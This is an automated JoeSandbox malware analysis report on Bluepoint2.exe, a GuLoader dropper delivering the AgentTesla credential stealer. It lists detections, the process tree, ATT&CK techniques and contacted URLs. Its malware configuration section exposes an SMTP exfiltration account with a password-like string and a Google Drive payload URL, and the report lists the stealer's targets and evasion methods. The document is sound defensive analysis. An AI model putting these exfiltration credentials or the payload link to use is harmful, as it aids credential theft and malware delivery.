

JoeSandbox Cloud BASIC



ID: 625508

Sample Name: Bluepoint2.exe

Cookbook: default.jbs

Time: 19:38:23

Date: 12/05/2022

Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents	2
Windows Analysis Report Bluepoint2.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Agenttesla	4
Threatname: GuLoader	4
Yara Signatures	4
Memory Dumps	4
Sigma Signatures	5
Snort Signatures	5
Joe Sandbox Signatures	5
AV Detection	5
Networking	5
Data Obfuscation	5
Malware Analysis System Evasion	5
HIPS / PFW / Operating System Protection Evasion	5
Stealing of Sensitive Information	5
Remote Access Functionality	6
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	10
Contacted Domains	10
Contacted URLs	10
URLs from Memory and Binaries	10
World Map of Contacted IPs	15
Public IPs	16
General Information	16
Warnings	17
Simulations	17
Behavior and APIs	17
Joe Sandbox View / Context	17
IPs	17
Domains	17
ASNs	17
JA3 Fingerprints	17
Dropped Files	17
Created / dropped Files	17
C:\Users\user\AppData\Local\Temp\Wigwamer.Cro7	18
C:\Users\user\AppData\Local\Temp\emblem-default-symbolic.symbolic.png	18
C:\Users\user\AppData\Local\Temp\lang-1026.dll	18
C:\Users\user\AppData\Local\Temp\network-cellular-hardware-disabled-symbolic.svg	18
C:\Users\user\AppData\Local\Temp\nsh937B.tmp\System.dll	19
C:\Users\user\AppData\Roaming\5eczunoo.5pr\Chrome\Default\Cookies	19
C:\Users\user\AppData\Roaming\5eczunoo.5pr\Firefox\Profiles\ol7uiqa8.default-release\cookies.sqlite	19
\Device\ConDrv	20
Static File Info	20
General	20
File Icon	20
Static PE Info	20
General	20
Authenticode Signature	21
Entrypoint Preview	21
Rich Headers	22
Data Directories	22
Sections	22
Resources	23
Imports	23
Possible Origin	23
Network Behavior	24
Network Port Distribution	24
TCP Packets	24

UDP Packets	26
DNS Queries	26
DNS Answers	26
HTTP Request Dependency Graph	26
HTTPS Proxied Packets	26
SMTP Packets	46
Statistics	47
Behavior	47
System Behavior	47
Analysis Process: Bluepoint2.exePID: 1924, Parent PID: 4272	47
General	47
File Activities	47
Analysis Process: CasPol.exePID: 1388, Parent PID: 1924	48
General	48
Analysis Process: CasPol.exePID: 4100, Parent PID: 1924	48
General	48
File Activities	48
File Created	48
File Written	50
File Read	51
Registry Activities	52
Analysis Process: conhost.exePID: 7456, Parent PID: 4100	52
General	52
File Activities	52
Disassembly	52

Windows Analysis Report

Bluepoint2.exe

Overview

General Information

Sample Name:

Bluepoint2.exe

Analysis ID:

625508

MD5:

c792c744dde586..

SHA1:

66273efb747ba4..

SHA256:

4385dcd25c41dc..

Infos:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

AgentTesla, GuLoader

Score:

100

Range:

0 - 100

Whitelisted:

false

Confidence:

100%

Signatures

Found malware configuration

Multi AV Scanner detection for subm...

Yara detected AgentTesla

Yara detected GuLoader

Tries to steal Mail credentials (via fi...

Writes to foreign memory regions

Tries to harvest and steal Putty / W...

Tries to detect Any.run


Tries to harvest and steal ftp login c...

Tries to detect sandboxes and other...

C2 URLs / IPs found in malware con...

Queries sensitive network adapter in...

Classification



Process Tree

System is w10x64native

Bluepoint2.exe (PID: 1924 cmdline: "C:\Users\user\Desktop\Bluepoint2.exe" MD5: C792C744DDE586C896D6CA8CCEB0E04A)

CasPol.exe (PID: 1388 cmdline: "C:\Users\user\Desktop\Bluepoint2.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)

CasPol.exe (PID: 4100 cmdline: "C:\Users\user\Desktop\Bluepoint2.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)

conhost.exe (PID: 7456 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)

cleanup

Malware Configuration

Threatname: Agenttesla

{

"Exfil Mode": "SMTP",

"SMTP Info": "laboral@cpassociats.com0E8KZjUqmail.cpassociats.comdoggyvirus01@gmail.com"

}

Threatname: GuLoader

{

"Payload URL": "https://drive.google.com/uc?export=download&id=1octplAVRhdcovKdwE5x43Ys6qBKX9XGT"

}

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.84107890317.0000000003350000.000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	

Copyright Joe Security LLC 2022

Page 4 of 52

Source	Rule	Description	Author	Strings
0000000B.00000000.83700958185.0000000001000000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
0000000B.00000002.88417087670.000000001DA31000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000B.00000002.88417087670.000000001DA31000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: CasPol.exe PID: 4100	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Signatures

 No Sigma rule has matched

Snort Signatures

 No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality




Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 1 Disable or Modify Tools	2 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	2 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/Reboot
Default Accounts	1 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	1 Obfuscated Files or Information	1 Credentials in Registry	1 1 7 System Information Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	2 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 1 Process Injection	1 DLL Side-Loading	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	3 3 1 Security Software Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Modify Registry	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Bluepoint2.exe	33%	Virustotal		Browse
Bluepoint2.exe	42%	ReversingLabs	Win32.Trojan.GuLoader	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\lang-1026.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\lang-1026.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\lnsh937B.tmp\System.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\lnsh937B.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

 No Antivirus matches

Domains

 No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3.crl0	0%	Virustotal		Browse
http://www.certplus.com/CRL/class3.crl0	0%	Avira URL Cloud	safe	
http://www.e-me.lv/repository0	0%	Avira URL Cloud	safe	
http://www.acabogacia.org/doc0	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://crl.chambersign.org/chambersroot.crl0	0%	Avira URL Cloud	safe	
http://ocsp.suscerte.gob.ve0	0%	Avira URL Cloud	safe	
http://www.postsignum.cz/crl/psrootqca2.crl02	0%	Avira URL Cloud	safe	
http://crl.dhimyotis.com/certignarootca.crl0	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	Avira URL Cloud	safe	
http://www.pkioverheid.nl/policies/root-policy0	0%	Avira URL Cloud	safe	
http://www.suscerte.gob.ve/lcr0#	0%	Avira URL Cloud	safe	
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	Avira URL Cloud	safe	
http://postsignum.ttc.cz/crl/psrootqca2.crl0	0%	Avira URL Cloud	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	Avira URL Cloud	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	Avira URL Cloud	safe	
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	Avira URL Cloud	safe	
http://www.suscerte.gob.ve/dpc0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl0	0%	Avira URL Cloud	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	Avira URL Cloud	safe	
http://www.defence.gov.au/pki0	0%	Avira URL Cloud	safe	
http://https://COMTWSUUu1KHWCDXUrc.org	0%	Avira URL Cloud	safe	
http://www.sk.ee/cps/0	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	Avira URL Cloud	safe	
http://policy.camerfirma.com0	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	Avira URL Cloud	safe	
http://ocsp.pki.gva.es0	0%	Avira URL Cloud	safe	
<a ca.mtin.es="" href="http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0?</td><td>0%</td><td>Avira URL Cloud</td><td>safe</td><td></td></tr> <tr><td>http://ca.mtin.es/mtin/ocsp0	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	Avira URL Cloud	safe	
http://web.ncdc.gov.sa/crl/nrcacomb1.crl0	0%	Avira URL Cloud	safe	
http://www.uce.gub.uy/informacion-tecnica/politicas/cp_acrn.pdf0G	0%	Avira URL Cloud	safe	
http://https://www.certigna.fr/autorites/0m	0%	Avira URL Cloud	safe	
http://www.ica.co.il/repository/cps/PersonalID_Practice_Statement.pdf0	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.ziphttps://www	0%	Avira URL Cloud	safe	
http://ca.mtin.es/mtin/DPCyPolitic0	0%	Avira URL Cloud	safe	
http://www.globaltrust.info0	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class3TS.crl0	0%	Avira URL Cloud	safe	
http://ac.economia.gob.mx/last.crl0G	0%	Avira URL Cloud	safe	
http://https://www.catcert.net/verarrel	0%	Avira URL Cloud	safe	
http://www.disig.sk/ca0f	0%	Avira URL Cloud	safe	
http://www.sk.ee/juur/crl/0	0%	Avira URL Cloud	safe	
http://crl.chambersign.org/chambersignroot.crl0	0%	Avira URL Cloud	safe	
http://certs.oati.net/repository/OATICA2.crl0	0%	Avira URL Cloud	safe	
http://crl.oces.trust2408.com/oces.crl0	0%	Avira URL Cloud	safe	
http://www.quovadis.bm0	0%	Avira URL Cloud	safe	
http://crl.ssc.lt/root-a/cacrl.crl0	0%	Avira URL Cloud	safe	
http://certs.oaticerts.com/repository/OATICA2.crl	0%	Avira URL Cloud	safe	
http://www.trustdst.com/certificates/policy/ACES-index.html0	0%	Avira URL Cloud	safe	
http://certs.oati.net/repository/OATICA2.crt0	0%	Avira URL Cloud	safe	
http://www.accv.es00	0%	Avira URL Cloud	safe	
http://www.pkioverheid.nl/policies/root-policy-G20	0%	Avira URL Cloud	safe	
http://https://www.netlock.net/docs	0%	Avira URL Cloud	safe	
http://www.e-trust.be/CPS/QNcerts	0%	Avira URL Cloud	safe	
http://ocsp.ncdc.gov.sa0	0%	Avira URL Cloud	safe	
http://fedir.comsign.co.il/crl/ComSignCA.crl0	0%	Avira URL Cloud	safe	
http://XkBFaE.com	0%	Avira URL Cloud	safe	
http://trustcenter-crl.certificat2.com/Keynectis/KEYNECTIS_ROOT_CA.crl0	0%	Avira URL Cloud	safe	
http://web.ncdc.gov.sa/crl/nrcaparta1.crl	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://fedir.comsign.co.il/crl/comsignglobalrootca.crl0;	0%	Avira URL Cloud	safe	
http://https://repository.luxtrust.lu0	0%	Avira URL Cloud	safe	
http://cps.chambersign.org/cps/chambersroot.html0	0%	Avira URL Cloud	safe	
http://www.acabogacia.org0	0%	Avira URL Cloud	safe	
http://www.uce.gub.uy/acrn/acrn.crl0	0%	Avira URL Cloud	safe	
http://www.avast.com0/	0%	Avira URL Cloud	safe	
http://crl.securetrust.com/SGCA.crl0	0%	Avira URL Cloud	safe	

Domains and IPs					
Contacted Domains					
Name	IP	Active	Malicious	Antivirus Detection	Reputation
CE2020050617001.dnssw.net	81.25.126.48	true	false		unknown
drive.google.com	142.250.184.206	true	false		high
googlehosted.l.googleusercontent.com	142.250.185.161	true	false		high
doc-10-20-docs.googleusercontent.com	unknown	unknown	false		high
mail.cpassociats.com	unknown	unknown	true		unknown

Contacted URLs			
Name	Malicious	Antivirus Detection	Reputation
http://https://doc-10-20-docs.googleusercontent.com/docs/securesc/ha0ro937gcuc7l7deffksulhg5h7mbp1/mltfd60qk512l24a rgm1l66nhg5fuhtt/1652377275000/13609515036127870368/*1octplAVRhdcovKdwE5x43Ys6qBKX9 XGT?e=download	false		high

URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	CasPol.exe, 0000000B.00000002.8841708767 0.000000001DA31000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	low
http://www.certplus.com/CRL/class3.crl0	CasPol.exe, 0000000B.00000003.8417767342 7.00000000208E9000.00000004.00000800.000 20000.00000000.sdmp	false	0%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://www.e-me.lv/repository0	CasPol.exe, 0000000B.00000002.8842690974 8.000000002095B000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84172452925.000000002094E000. 00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.acabogacia.org/doc0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84177673427.00000000208E9000. 00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://doc-10-20-docs.googleusercontent.com/docs/securesc/ha0ro937 gcuc7l7deffksulhg5h7mbp1/mltfd60q	CasPol.exe, 0000000B.00000003.8407848000 8.00000000011F5000.00000004.00000020.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000002.88394157433.00000000011CC000. 00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84078083 345.00000000011F5000.00000004.00000020.0 0020000.00000000.sdmp, CasPol.exe, 00000 00B.00000002.88393681218.000000000116B00 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.chambersign.org/chambersroot.crl0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://ocsp.suscerte.gob.ve0	CasPol.exe, 0000000B.00000003.8417785131 6.00000000208DB000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84172936718.0000000020934000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173099 317.0000000020941000.00000004.00000800.0 0020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.postsignum.cz/crl/psrootqca2.crl02	CasPol.exe, 0000000B.00000003.8417369277 4.0000000020907000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.dhimyotis.com/certignarootca.crl0	CasPol.exe, 0000000B.00000003.8417809179 7.000000002094A000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84173448689.0000000020949000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84172936 718.0000000020934000.00000004.00000800.0 0020000.00000000.sdmp, CasPol.exe, 00000 00B.00000003.8417309317.000000002094100 0.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://sertifikati.ca.posta.rs/crl/PostaCARoot.crl0	CasPol.exe, 0000000B.00000003.8417767342 7.00000000208E9000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://www.chambersign.org1	CasPol.exe, 0000000B.00000003.8417293671 8.0000000020934000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84173531121.0000000020913000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173099 317.0000000020941000.00000004.00000800.0 0020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.pkioverheid.nl/policies/root-policy0	CasPol.exe, 0000000B.00000003.8417245292 5.000000002094E000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://repository.swissign.com/0	CasPol.exe, 0000000B.00000003.8417785131 6.00000000208DB000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84173692774.0000000020907000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000002.88426483 436.00000000208E7000.00000004.00000800.0 0020000.00000000.sdmp, CasPol.exe, 00000 00B.00000003.84173531121.000000002091300 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.suscerte.gob.ve/cr0#	CasPol.exe, 0000000B.00000003.8417785131 6.00000000208DB000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84172936718.0000000020934000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173099 317.0000000020941000.00000004.00000800.0 0020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://ca2.mtin.es/mtin/crl/MTINAutoridadRaiz0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://crl.ssc.lt/root-c/cacrl.crl0	CasPol.exe, 0000000B.00000003.8417245292 5.000000002094E000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://postsignum.ttc.cz/crl/psrootqca2.crl0	CasPol.exe, 0000000B.00000003.8417369277 4.0000000020907000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_ll.crl	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	CasPol.exe, 0000000B.00000003.8417245292 5.000000002094E000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://crl1.comsign.co.il/crl/comsignglobalrootca.crl0	CasPol.exe, 0000000B.00000003.8417756941 9.0000000020904000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	CasPol.exe, 0000000B.00000003.8417245292 5.000000002094E000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.suscerte.gob.ve/dpc0	CasPol.exe, 0000000B.00000003.8417785131 6.00000000208DB000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 B.00000003.84172936718.0000000020934000. 00000004.00000800.00020000.00000000.sdmp, CasPol.exe, 0000000B.00000003.84173099 317.0000000020941000.00000004.00000800.0 0020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.certeurope.fr/reference/root2.crl0	CasPol.exe, 0000000B.00000003.8417815540 1.000000001D89D000.00000004.00000800.000 20000.00000000.sdmp	false		high
http://www.certplus.com/CRL/class2.crl0	CasPol.exe, 0000000B.00000003.8417353112 1.0000000020913000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	CasPol.exe, 0000000B.00000003.8417245292 5.000000002094E000.00000004.00000800.000 20000.00000000.sdmp	false	Avira URL Cloud: safe	unknown

